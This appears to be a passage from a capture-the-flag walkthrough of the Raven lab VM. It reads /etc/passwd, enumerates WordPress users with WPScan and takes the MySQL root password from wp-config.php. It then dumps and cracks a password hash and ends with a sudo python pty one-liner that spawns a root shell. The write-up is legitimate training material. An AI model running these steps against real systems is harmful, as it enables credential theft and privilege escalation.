
```
michael@Raven:~$
michael@Raven:~$ sudo -ll
[sudo] password for michael:
Sorry, user michael may not run sudo on raven.
michael@Raven:~$ groups
michael cdrom floppy audio dip video plugdev netdev
michael@Raven:~$ 
```

We then ran “less /etc/passwd” and saw other accounts, including a mysql account.




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
sshd:x:107:65534::/var/run/sshd:/usr/sbin/nologin
michael:x:1000:1000:michael,,,:/home/michael:/bin/bash
smmta:x:108:114:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmsp:x:109:115:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
mysql:x:110:116:MySQL Server,,,:/nonexistent:/bin/false
steven:x:1001:1001::/home/steven:/bin/sh
/etc/passwd (END)
```

Next, we ran WPScan against the target website to see what information could be identified



```
root@kali:~# wpscan --url http://10.0.2.4/wordpress/ --wp-content-dir -ep -et -eu
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.5

       @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://10.0.2.4/wordpress/
[+] Started: Sun Jan 19 10:29:10 2020

Interesting Finding(s):

[+] http://10.0.2.4/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://10.0.2.4/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://10.0.2.4/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://10.0.2.4/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.12 identified (Latest, released on 2019-12-12).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://10.0.2.4/wordpress/, Match: '-release.min.js?ver=4.8.12'
```




```
[+] WordPress version 4.8.12 identified (Latest, released on 2019-12-12).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://10.0.2.4/wordpress/, Match: '-release.min.js?ver=4.8.12'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://10.0.2.4/wordpress/, Match: 'WordPress 4.8.12'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <=======================================> (10 / 10) 100.00% Time: 00:00

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up.

[+] Finished: Sun Jan 19 10:29:30 2020
[+] Requests Done: 64
[+] Cached Requests: 4
[+] Data Sent: 12.344 KB
[+] Data Received: 14.434 MB
[+] Memory used: 99.698 MB
[+] Elapsed time: 00:00:19
root@kali:~# █
```

WPScan identified that there are two users of the system, Michael & Steven.

While navigating the file system to get to the WordPress folder we discovered the flag2.txt file in the folder:

/var/www/



```
mysql> exit
Bye
michael@Raven:~$ ls /var/www/
flag2.txt  html
michael@Raven:~$ █
```


The flag2.txt:

flag2{fc3fd58dcdad9ab23faca6e9a36e581c}

Internet research revealed that in order to install Wordpress you need to use the root account and password and that information gets stored in a file called wp-config.php located in


/var/www/html/wordpress/

We ‘cat-ed’ the wp-config.php file and found the mysql db password.




```
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
```

We then logged into mysql with username = “root” and password = ‘R@v3nSecurity”.




```
michael@Raven:/$
michael@Raven:/$ mysql -uroot -pR@v3nSecurity
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 41
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

Using the michael account to look around, Wordpress database and tables were found. These revealed steven’s user ID and password hash in the table wp_users table.



```
Database changed
mysql> show tables
    -> ;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_users
    -> ;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activation_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |                     |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |                     |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------+----------------+
2 rows in set (0.00 sec)
```

The username ‘steven’ and hash password were passed into John the Ripper and revealed the password to be ‘pink84’ Then we looked in the other tables and found Flag3 in the ‘wp_posts’ table




```
      | open        |              | hello-world    |           |        | 2018-08-12 22:49:12 | 2018-08-12 22:49:1
          |         0 | post                                            1 |
|  2 |          1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | This is an example page. It's different from a bl
s). Most people start with an About page that introduces them to potential site visitors. It might say something l

<blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my website. I live in Kalgoorlie, h

...or something like this:

<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to the public
things for the Gotham community.</blockquote>

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a>
  | publish     | closed        | open          |                | sample-page    |          |        | 2018-08-12 22:
ess/?page_id=2                        |          0 | page          |
|  4 |          1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

To find flag4, we ssh into the Raven server with user name ‘steven’ and password ‘pink84’ then we found that ‘steven’ had sudo rights (sudo -ll) to run python so we ran

```
sudo python -c 'import pty;pty.spawn("/bin/bash");'
```

